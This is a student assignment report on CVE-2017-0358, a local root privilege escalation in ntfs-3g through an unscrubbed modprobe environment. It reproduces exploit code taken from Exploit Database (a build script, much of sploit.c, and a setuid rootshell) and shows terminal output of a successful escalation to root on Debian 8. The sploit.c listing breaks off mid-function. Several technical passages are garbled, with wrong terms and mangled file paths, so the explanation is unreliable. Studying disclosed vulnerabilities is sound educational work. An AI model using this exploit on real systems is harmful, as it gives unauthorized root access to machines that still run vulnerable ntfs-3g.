Sri Lanka Institute of Information Technology

CVE 2017-0358

Local Root Privilege Escalation

Individual Assignment

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19034614	Tharuka R.P.A

Date of submission : 12/05/2020

Table of Content

1. Introduction

The Google Project Zero Jann Horn has discovered that NTFS-3 G, a FUSE NTFS read-write driver, does not scrub the environment before using modprobe with high privileges. This vulnerability can be exploited by a local user to boost the system root privilege.

Ntfs-3 g is instalated on Ubuntu by default, for example, and is supplied with /bin / ntfs-3 g setuid root. If you are using this software to load the "fuse" module with the use of /sbin / modprobe by load fuse module) (on a device that doesn't have a FUSE filesystem kernel (recognize get fuse fstype)). For many operating systems, NTFS-3 G offers a reliable, full, read-write NTFS engine. The problem is that /sbin / modprobe is not intended to work in a configurable context. As expressly specified in the modprobe manual:

- The MODPROBE_OPTIONS environment variable can also be used to pass arguments to modprobe

This means an intruder can use something similar to "-C /tmp /evil config -d /tmp /evil root" to force modprobe to load his / her setup and the assailant-controlled directory modules on a system which does not seem to support FUSE. This allows a local attacker to load the kernel with arbitrary code. The FUSE module is generally loaded already in practice. However, the problem may still be attacked because failure to open a /proc / filesystems (that returns FSTYPE UNKNOWN from get fuse fstype)) (always causes the execution of modprobe even when the FUSE module has already been loaded. An intruder will seek to breaking /proc/filesystems by exhausting the global file description cap (/proc/sys/fs/load-max) by opening a load description.

2. The damages it can cause

The privilege escalation is a common threat to advertisers allowing them to enter the IT infrastructure of the organization to seek permissions to steal sensitive data. High privileges open attackers' doors to mess up security settings, settings and information; they often access lower privilege accounts, and use them in order to gain high-level privileges and gain full access to the IT environment of an organization.


Attackers begin by finding weak points and obtaining access to a network in the defenses of an organization. The first point of intrusion sometimes does not give attackers the access level or data they need. In some cases , attackers trying to increase privilege find the "doors open" open – inadequate security checks, or failure to comply with the principle of least privilege, with users having more privileges than they actually needed. They can also try to increase the privilege to gain more permissions or to get access to more sensitive systems.
The privilege escalations are two kinds:

- Horizontal privilege escalation — an attacker extends its rights by taking another account and misusing the legal privileges provided to the other person. See our Lateral Control Guide for more detail on horizontal rights.
- Vertical privilege escalation— an attacker tries to gain more permissions or access with a compromise existing account. For example, an attacker takes over a regular network user account and tries to obtain administrative permissions. More complexity and advanced persistent threat could be needed. This is important.

3. Method of exploitation


The method I used for the exploitation is debian 8.0 version. Because this vulnerability was only available in debian 8.0 . So, I opened debian 8 as a live OS from the live boot ISO of debian 8.0 . I used a C code for the exploitation from the exploitation db. Then I run the C program in the debian 8 local account which became my exploitation a success.

Compile.sh File



```
#!/bin/sh
gcc -o rootshell rootshell.c -Wall
gcc -o sploit sploit.c -Wall -std=gnu99
make -C /lib/modules/$(uname -r)/build M=$(pwd) modules

mkdir -p depmod_tmp/lib/modules/$(uname -r)
cp rootmod.ko depmod_tmp/lib/modules/$(uname -r)/
/sbin/depmod -b depmod_tmp/
cp depmod_tmp/lib/modules/$(uname -r)/*.bin .
rm -rf depmod_tmp
```

Some Screen Shot from sploit.c file




```c
#define _GNU_SOURCE
#include <stdbool.h>
#include <errno.h>
#include <sys/inotify.h>
#include <unistd.h>
#include <err.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <fcntl.h>
#include <sys/eventfd.h>
#include <signal.h>
#include <poll.h>
#include <stdio.h>
#include <sys/prctl.h>
#include <string.h>
#include <sys/wait.h>
#include <time.h>
#include <sys/utsname.h>

int main(void) {
	/* prevent shell from backgrounding ntfs-3g when stopped */
	pid_t initial_fork_child = fork();
	if (initial_fork_child == -1)
		err(1, "initial fork");
	if (initial_fork_child != 0) {
		int status;
		if (waitpid(initial_fork_child, &status, 0) != initial_fork_child)
			err(1, "waitpid");
		execl("rootshell", "rootshell", NULL);
		exit(0);
	}
```

```
        // Check whether we won the main race.
        struct pollfd poll_fds[1] = {{
                .fd = fs_inotify_fd,
                .events = POLLIN
        }};
        int poll_res = poll(poll_fds, 1, 100);
        if (poll_res == -1)
                err(1, "poll");
        if (poll_res == 1) {
                puts("looks like we lost the race");
                if (kill(getppid(), SIGKILL))
                        perror("SIGKILL after lost race");
                char rm_cmd[100];
                sprintf(rm_cmd, "rm -rf %s", template);
                system(rm_cmd);
                exit(1);
        }
        puts("looks like we won the race");
```


```
        // Wake up ntfs-3g and keep allocating files, then free up
        // the files as soon as we're reasonably certain that either
        // modprobe was spawned or the attack failed.
        if (kill(getppid(), SIGCONT))
                err(1, "SIGCONT");

        time_t start_time = time(NULL);
        while (1) {
                for (int i=0; i<1000; i++) {
                        int efd = eventfd(0, 0);
                        if (efd == -1 && errno != ENFILE)
                                err(1, "gapfiller eventfd() failed unexpectedly");
                }
                struct pollfd modprobe_poll_fds[1] = {{
                        .fd = modprobe_inotify_fd,
                        .events = POLLIN
                }};
                int modprobe_poll_res = poll(modprobe_poll_fds, 1, 0);
                if (modprobe_poll_res == -1)
                        err(1, "poll");
                if (modprobe_poll_res == 1) {
                        puts("yay, modprobe ran!");
                        exit(0);
                }
                if (time(NULL) > start_time + 3) {
                        puts("modprobe didn't run?");
                        exit(1);
                }
        }
}
```

rootshell.c file




```c
#include <unistd.h>
#include <err.h>
#include <stdio.h>
#include <sys/types.h>

int main(void) {
        if (setuid(0) || setgid(0))
                err(1, "setuid/setgid");
        fputs("we have root privs now...\n", stderr);
        execl("/bin/bash", "bash", NULL);
        err(1, "execl");
}
```


Output



```
user@debian:~$ uname -r
3.16.0-4-586
user@debian:~$ ls
Desktop  Documents  Downloads  Exploit  Music  Pictures  Public  Templates  Videos
user@debian:~$ cd Exploit
user@debian:~/Exploit$ ls
compile.sh  Makefile  rootmod.c  rootshell.c  sploit.c
user@debian:~/Exploit$ sh compile.sh
make: Entering directory '/usr/src/linux-headers-3.16.0-4-586'
Makefile:10: *** mixed implicit and normal rules: deprecated syntax
make[1]: Entering directory `/usr/src/linux-headers-3.16.0-4-586'
  CC [M]  /home/user/Exploit/rootmod.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/user/Exploit/rootmod.mod.o
  LD [M]  /home/user/Exploit/rootmod.ko
make: Leaving directory '/usr/src/linux-headers-3.16.0-4-586'
depmod: WARNING: could not open /home/user/Exploit/depmod_tmp//lib/modules/3.16.0-4-586/modules.order: No such file or directory
depmod: WARNING: could not open /home/user/Exploit/depmod_tmp//lib/modules/3.16.0-4-586/modules.builtin: No such file or directory
user@debian:~/Exploit$ ls -l
total 76
-rwxr-x--- 1 user user   328 Jan  4  2017 compile.sh
-rw-r----- 1 user user    19 Jan  4  2017 Makefile
-rw-r--r-- 1 user user    12 May 12 11:32 modules.alias.bin
-rw-r--r-- 1 user user     0 May 12 11:32 modules.builtin.bin
-rw-r--r-- 1 user user    45 May 12 11:32 modules.dep.bin
-rw-r--r-- 1 user user    37 May 12 11:32 modules.order
-rw-r--r-- 1 user user    12 May 12 11:32 modules.symbols.bin
-rw-r--r-- 1 user user     0 May 12 11:32 Module.symvers
-rw-r----- 1 user user   918 Jan  4  2017 rootmod.c
-rw-r--r-- 1 user user  3376 May 12 11:32 rootmod.ko
-rw-r--r-- 1 user user   943 May 12 11:32 rootmod.mod.c
-rw-r--r-- 1 user user  1996 May 12 11:32 rootmod.mod.o
-rw-r--r-- 1 user user  1928 May 12 11:32 rootmod.o
-rwxr-xr-x 1 user user  5460 May 12 11:32 rootshell
-rw-r----- 1 user user   255 Jan  4  2017 rootshell.c
-rwxr-xr-x 1 user user 10784 May 12 11:32 sploit
-rw-r----- 1 user user  6163 Jan  4  2017 sploit.c
user@debian:~/Exploit$
```



```
user@debian:~/Exploit$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(scanner),119(bluetooth)
user@debian:~/Exploit$ ./sploit
looks like we won the race
got ENFILE at 90983 total
Failed to open /proc/filesystems: Too many open files in system
yay, modprobe ran!
modprobe: ERROR: could not insert 'rootmod': Too many levels of symbolic links
Error opening '/tmp/ntfs_sploit.bmS6Lo/volume': Is a directory
Failed to mount '/tmp/ntfs_sploit.bmS6Lo/volume': Is a directory
we have root privs now...
root@debian:~/Exploit# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(scanner),119(bluetooth),1000(user)
root@debian:~/Exploit# ls -l
total 544
-rwxr-x--- 1 user user    328 Jan  4  2017 compile.sh
-rw-r----- 1 user user     19 Jan  4  2017 Makefile
-rw-r--r-- 1 user user     12 May 12 14:53 modules.alias.bin
-rw-r--r-- 1 user user      0 May 12 14:53 modules.builtin.bin
-rw-r--r-- 1 user user     45 May 12 14:53 modules.dep.bin
-rw-r--r-- 1 user user     37 May 12 14:53 modules.order
-rw-r--r-- 1 user user     12 May 12 14:53 modules.symbols.bin
-rw-r--r-- 1 user user      0 May 12 14:53 Module.symvers
-rw-r----- 1 user user    918 Jan  4  2017 rootmod.c
-rw-r--r-- 1 user user 239584 May 12 14:53 rootmod.ko
-rw-r--r-- 1 user user    943 May 12 14:53 rootmod.mod.c
-rw-r--r-- 1 user user  64272 May 12 14:53 rootmod.mod.o
-rw-r--r-- 1 user user 176808 May 12 14:53 rootmod.o
-rwsr-sr-x 1 root root   7464 May 12 14:53 rootshell
-rw-r----- 1 user user    255 Jan  4  2017 rootshell.c
-rwxr-xr-x 1 user user  13856 May 12 14:53 sploit
-rw-r----- 1 user user   6163 Jan  4  2017 sploit.c
```



```
root@debian:~/Exploit# exit
exit
user@debian:~/Exploit$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(scanner),119(bluetooth)
user@debian:~/Exploit$ ./rootshell
we have root privs now...
root@debian:~/Exploit# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(scanner),119(bluetooth),1000(user)
root@debian:~/Exploit# 
```

3.1 Problems and solutions.

When I tried the normal debian 8.0 ISO it did not work out so I opened it as a live OS from the live boot ISO if debian 8.0.

I was unable to downloaded the file from the web browser in debian 8. I guess it is because of lack of graphical requirements. So, I downloaded that file from windows OS and attached it to my email. Then I logged into my mail account from the web browser which was on debian 8 and downloaded the file into the debian 8 OS.

4. Conclusion

Privilege escalation happens when a malicious user exploits a bug, design flaw, or configuration error in an application or operating system to gain elevated access to resources that should normally be unavailable to that user. The attacker will then be able to steal confidential data, run administrative commands and deploy malware using the newly acquired privileges, potentially causing severe damages to your operating system, servers, organization and reputation. Ntfs-3 g is instalated on Ubuntu by default, for example, and is supplied with /bin / ntfs-3 g setuid root. If you are using this software to load the "fuse" module with the use of /sbin / modprobe by load fuse module) (on a device that doesn't have a FUSE filesystem kernel (recognize get fuse fstype)). For many operating systems, NTFS-3 G offers a reliable, full, read-write NTFS engine. Problems solved by opening it as a live OS from the live boot ISO if dabian 8 without the normal dabian 8 ISO.

5. References

- Research, G., 2020. *Ntfs-3G - Unsanitized Modprobe Environment Privilege Escalation*. [online] Exploit Database. Available at: <https://www.exploit-db.com/exploits/41356> [Accessed 12 May 2020].

- Security.gentoo.org. 2020. *NTFS-3G: Privilege Escalation (GLSA 201702-10) — Gentoo Security*. [online] Available at: <https://security.gentoo.org/glsa/201702-10> [Accessed 12 May 2020].

- GUEANT, V., 2020. *Old Versions Of Linux*. [online] Soft.lafibre.info. Available at: <https://soft.lafibre.info/> [Accessed 12 May 2020].

- Cvedetails.com. 2020. *CVE-2017-0358 : Jann Horn Of Google Project Zero Discovered That NTFS-3G, A Read-Write NTFS Driver For FUSE, Does Not Scrub The Environm*. [online] Available at: <https://www.cvedetails.com/cve/CVE-2017-0358/> [Accessed 12 May 2020].

6. Code

sploit.c

```
#define _GNU_SOURCE

#include <stdbool.h>

#include <errno.h>

#include <sys/inotify.h>

#include <unistd.h>

#include <err.h>

#include <stdlib.h>

#include <sys/stat.h>

#include <sys/types.h>

#include <fcntl.h>

#include <sys/eventfd.h>

#include <signal.h>

#include <poll.h>

#include <stdio.h>

#include <sys/prctl.h>

#include <string.h>

#include <sys/wait.h>

#include <time.h>

#include <sys/utsname.h>
```

```
int main(void) {
        /* prevent shell from backgrounding ntfs-3g when stopped */
        pid_t initial_fork_child = fork();
        if (initial_fork_child == -1)
                err(1, "initial fork");
        if (initial_fork_child != 0) {
                int status;
                if (waitpid(initial_fork_child, &status, 0) != initial_fork_child)
                        err(1, "waitpid");
                execl("rootshell", "rootshell", NULL);
                exit(0);
        }

        char buf[1000] = {0};
        // Set up workspace with volume, mountpoint, modprobe config and module directory.
        char template[] = "/tmp/ntfs_sploit.XXXXXX";
        if (mkdtemp(template) == NULL)
                err(1, "mkdtemp");
        char volume[100], mountpoint[100], modprobe_confdir[100], modprobe_conffile[100];
        sprintf(volume, "%s/volume", template);
        sprintf(mountpoint, "%s/mountpoint", template);
        sprintf(modprobe_confdir, "%s/modprobe.d", template);
        sprintf(modprobe_conffile, "%s/sploit.conf", modprobe_confdir);
        if (mkdir(volume, 0777) || mkdir(mountpoint, 0777) || mkdir(modprobe_confdir, 0777))

                err(1, "mkdir");

        int conffd = open(modprobe_conffile, O_WRONLY|O_CREAT, 0666);

        if (conffd == -1)

                err(1, "open modprobe config");

        int suidfile_fd = open("rootshell", O_RDONLY);

        if (suidfile_fd == -1)

                err(1, "unable to open ./rootshell");

        char modprobe_config[200];

        sprintf(modprobe_config, "alias fuse rootmod\noptions rootmod suidfile_fd=%d\n",
suidfile_fd);

        if (write(conffd, modprobe_config, strlen(modprobe_config)) !=
strlen(modprobe_config))

                errx(1, "modprobe config write failed");

        close(conffd);

        // module directory setup

        char system_cmd[1000];

        sprintf(system_cmd, "mkdir -p %s/lib/modules/$(uname -r) && cp rootmod.ko *.bin
%s/lib/modules/$(uname -r)/",

                template, template);

        if (system(system_cmd))

                errx(1, "shell command failed");
```

```
// Set up inotify watch for /proc/mounts.
// Note: /proc/mounts is a symlink to /proc/self/mounts, so
// the watch will only see accesses by this process.
int inotify_fd = inotify_init1(IN_CLOEXEC);
if (inotify_fd == -1)
        err(1, "unable to create inotify fd?");
if (inotify_add_watch(inotify_fd, "/proc/mounts", IN_OPEN) == -1)
        err(1, "unable to watch /proc/mounts");


// Set up inotify watch for /proc/filesystems.
// This can be used to detect whether we lost the race.
int fs_inotify_fd = inotify_init1(IN_CLOEXEC);
if (fs_inotify_fd == -1)
        err(1, "unable to create inotify fd?");
if (inotify_add_watch(fs_inotify_fd, "/proc/filesystems", IN_OPEN) == -1)
        err(1, "unable to watch /proc/filesystems");


// Set up inotify watch for /sbin/modprobe.
// This can be used to detect when we can release all our open files.
int modprobe_inotify_fd = inotify_init1(IN_CLOEXEC);
if (modprobe_inotify_fd == -1)
        err(1, "unable to create inotify fd?");
if (inotify_add_watch(modprobe_inotify_fd, "/sbin/modprobe", IN_OPEN) == -1)
```

```
        err(1, "unable to watch /sbin/modprobe");


    int do_exec_pipe[2];

    if (pipe2(do_exec_pipe, O_CLOEXEC))

        err(1, "pipe");

    pid_t child = fork();

    if (child == -1)

        err(1, "fork");

    if (child != 0) {

